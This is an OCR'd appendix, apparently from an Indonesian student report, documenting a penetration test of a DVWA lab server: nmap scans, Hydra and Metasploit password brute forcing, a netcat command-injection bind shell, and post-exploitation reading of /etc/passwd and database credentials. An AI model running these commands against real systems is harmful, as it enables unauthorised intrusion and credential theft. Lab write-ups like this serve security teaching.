
LAMPIRAN

A. Sourcecode untuk proses NMAP pada *web server*

```
nmap -sV --script=http-sql-injection <target>
```

Hasilnya *Scanning NMAP*. Ada pada gambar brikut:




```
root@kali:/home/kali# nmap -sV --script=http-sql-injection 192.168.1.67
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-23 13:40 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 13:40 (0:00:03 remaining)
Nmap scan report for 192.168.1.67
Host is up (0.00094s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
3306/tcp open   mysql   MySQL 5.7.30-33
4444/tcp closed krb524
MAC Address: 08:00:27:D3:89:B8 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

B. Sourcecode dengan Hydra

```
Hydra -h
```

```
Hydra 192.168.1.6 –l  admin -P /usr/share/set/src/fasttrack/wordlist.txt http-get- form"/DVWA-1.9/vulnerabilities/brute/index.php:username=^ USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=low;PHPSESSID=uqqircngoblves7qjv53lhivo5"
```

Hasilnya sebagai berikut:



```
root@kali:/home/kali# hydra 192.168.1.67 -l admin -P /usr/share/set/src/fasttrack/wordlist.txt  http-get-form "/DVWA-1.9/vulnerabilities/brute/ind
ex.php:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=low;PHPSESSID=uqqircngoblves7qjv53lhivo5
"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-23 15:17:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking http-get-form://192.168.1.67:80/DVWA-1.9/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:Username and
/or password incorrect.:H=Cookie: security=low;PHPSESSID=uqqircngoblves7qjv53lhivo5
[80][http-get-form] host: 192.168.1.67   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-23 15:17:24
root@kali:/home/kali# 
```

C. Metasploit


commandpromd dan masuk ke *msfconsole*

```
msfconsole thankyou
```

Cek Versi pada MySQL yang akan di tuju:

```
use
auxiliary/scanner/mysql/mysql_version
show options
set RHOSTS 10.4.12.155
set THREADS 20
```

Akan keluar hasilnya, seperti gambar berikut




```
msf5 > use auxiliary/scanner/mysql/mysql_version
msf5 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/mysql/mysql_version) > set RHOSTS 10.4.12.155
RHOSTS ⇒ 10.4.12.155
msf5 auxiliary(scanner/mysql/mysql_version) > set THREADS 20
THREADS ⇒ 20
msf5 auxiliary(scanner/mysql/mysql_version) > run

[+] 10.4.12.155:3306      - 10.4.12.155:3306 is running MySQL 5.7.30-33 (protocol 10)
[*] 10.4.12.155:3306      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Hacking Login MySQL

```
use auxiliary/scanner/mysql/mysql_login
show options
set PASS_FILE /home/kali/new.pass
set RHOSTS 10.4.12.155
set USER_FILE /home/kali/new.user
run
```

Hasilnya sebagai berikut:



```
msf5 auxiliary(scanner/mysql/mysql_login) > run

[+] 10.4.12.155:3306      - 10.4.12.155:3306 - Found remote MySQL version 5.7.30
[!] 10.4.12.155:3306      - No active DB -- Credential data will not be saved!
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: somat:somat (Incorrect: Access denied for user 'somat'@'10.4.12.64' (using password:
YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: somat:admin (Incorrect: Access denied for user 'somat'@'10.4.12.64' (using password:
YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: somat:admin (Incorrect: Access denied for user 'somat'@'10.4.12.64' (using password:
YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: somat:user (Incorrect: Access denied for user 'somat'@'10.4.12.64' (using password: Y
ES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: somat:postgres (Incorrect: Access denied for user 'somat'@'10.4.12.64' (using passwor
d: YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: somat:123456 (Incorrect: Access denied for user 'somat'@'10.4.12.64' (using password:
 YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: root:somat (Incorrect: Access denied for user 'root'@'10.4.12.64' (using password: YE
S))
[+] 10.4.12.155:3306      - 10.4.12.155:3306 - Success: 'root:admin'
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: admin:somat (Incorrect: Access denied for user 'admin'@'10.4.12.64' (using password:
YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: admin:admin (Incorrect: Access denied for user 'admin'@'10.4.12.64' (using password:
YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: admin:admin (Incorrect: Access denied for user 'admin'@'10.4.12.64' (using password:
YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: admin:user (Incorrect: Access denied for user 'admin'@'10.4.12.64' (using password: Y
ES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: admin:postgres (Incorrect: Access denied for user 'admin'@'10.4.12.64' (using passwor
d: YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: admin:123456 (Incorrect: Access denied for user 'admin'@'10.4.12.64' (using password:
 YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: user:somat (Incorrect: Access denied for user 'user'@'10.4.12.64' (using password: YE
S))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: user:admin (Incorrect: Access denied for user 'user'@'10.4.12.64' (using password: YE
S))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: user:admin (Incorrect: Access denied for user 'user'@'10.4.12.64' (using password: YE
S))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: user:user (Incorrect: Access denied for user 'user'@'10.4.12.64' (using password: YES
))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: user:postgres (Incorrect: Access denied for user 'user'@'10.4.12.64' (using password:
 YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: user:123456 (Incorrect: Access denied for user 'user'@'10.4.12.64' (using password: Y
ES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: postgres:somat (Incorrect: Access denied for user 'postgres'@'10.4.12.64' (using pass
word: YES))
```

D. Exploit Web Server

Pertama masuk ke web DVWA, masuk ke menu *Command Injection* dengan *NetCat*. Berikut *source* kodenya.


```
10.4.12.155;mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe
```

Kedua, aktifkan *metasploit*. Masuk ke *Kali Linux* buka *commandpromd* dan masuk ke *msfconsole*


```
msfconsole thankyou
```

```
use multi/handler

set PAYLOAD linux/x86/shell/bind_tcp

show options

set RHOST 10.4.12.155

exploit
```


Hasilnya bisa dilihat sebagai berikut:




```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set PAYLOAD linux/x86/shell/bind_tcp
PAYLOAD ⇒ linux/x86/shell/bind_tcp
msf5 exploit(multi/handler) > set RHOST 10.4.12.155
RHOST ⇒ 10.4.12.155
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/shell/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  10.4.12.155      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 10.4.12.155:4444
[*] Sending stage (36 bytes) to 10.4.12.155
[*] Command shell session 1 opened (10.4.12.64:45949 → 10.4.12.155:4444) at 2020-07-24 06:22:01 -0400

█
```




```
msf5 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 10.4.12.155:4444
[*] Sending stage (36 bytes) to 10.4.12.155
[*] Command shell session 1 opened (10.4.12.64:45949 → 10.4.12.155:4444) at 2020-07-24 06:22:01 -0400


whoami
www-data
grep www-data /etc/passwd
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
grep www-data /etc/group
www-data:x:33:
```



```
ps -eaf | grep http
www-data  2142  1943  0 17:47 ?        00:00:00 grep http
pwd
/var/www/html/DVWA-1.9/vulnerabilities/exec
ls -ld /var/www/html
drwxr-xr-x 3 root root 4096 Jul 11 16:57 /var/www/html
ls -ld /var/www/html/DVWA*
drwxr-xr-x 8 root root 4096 Oct  5  2015 /var/www/html/DVWA-1.9
ls -l /var/www/html/DVWA*
total 132
-rw-r--r--  1 root root  7229 Oct  5  2015 CHANGELOG.md
-rw-r--r--  1 root root 33107 Oct  5  2015 COPYING.txt
-rw-r--r--  1 root root  7651 Oct  5  2015 README.md
-rw-r--r--  1 root root  3845 Oct  5  2015 about.php
drwxr-xr-x  2 root root  4096 Jul 11 17:01 config
drwxr-xr-x  2 root root  4096 Oct  5  2015 docs
drwxr-xr-x  6 root root  4096 Oct  5  2015 dvwa
drwxr-xr-x  4 root root  4096 Oct  5  2015 external
-rw-r--r--  1 root root  1406 Oct  5  2015 favicon.ico
drwxr-xr-x  5 root root  4096 Oct  5  2015 hackable
-rw-r--r--  1 root root   895 Oct  5  2015 ids_log.php
-rw-r--r--  1 root root  4389 Oct  5  2015 index.php
-rw-r--r--  1 root root  1869 Oct  5  2015 instructions.php
-rw-r--r--  1 root root  3522 Oct  5  2015 login.php
-rw-r--r--  1 root root   414 Oct  5  2015 logout.php
-rw-r--r--  1 root root   148 Oct  5  2015 php.ini
-rw-r--r--  1 root root   199 Oct  5  2015 phpinfo.php
-rw-r--r--  1 root root    26 Oct  5  2015 robots.txt
-rw-r--r--  1 root root  4686 Oct  5  2015 security.php
-rw-r--r--  1 root root  2364 Oct  5  2015 setup.php
drwxr-xr-x 12 root root  4096 Oct  5  2015 vulnerabilities
```



```
ls -l /var/www/html/DVWA-1.9/config
total 4
-rw-r--r-- 1 root root 1929 Jul 11 17:01 config.inc.php
cat /var/www/html/DVWA-1.9/config/config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = 'admin';

# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port '] = '5432';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin/create
#$_DVWA[ 'recaptcha_public_key' ]  = '';
#$_DVWA[ 'recaptcha_private_key' ] = '';

$_DVWA[ 'recaptcha_public_key' ]  = '6LdK7xITAAzzAAJQTfL7fu6I-0aPl8KHHieAT_yJg';
$_DVWA[ 'recaptcha_private_key' ] = '6LdK7xITAzzAAL_uw9YXVUOPoIHPZLfw2K1n5NVQ';


# Default security level
#   Default value for the secuirty level with each session.
```



```
echo "show databases;" | mysql -uroot -padmin
Database
information_schema
dvwa
mysql
performance_schema
sys
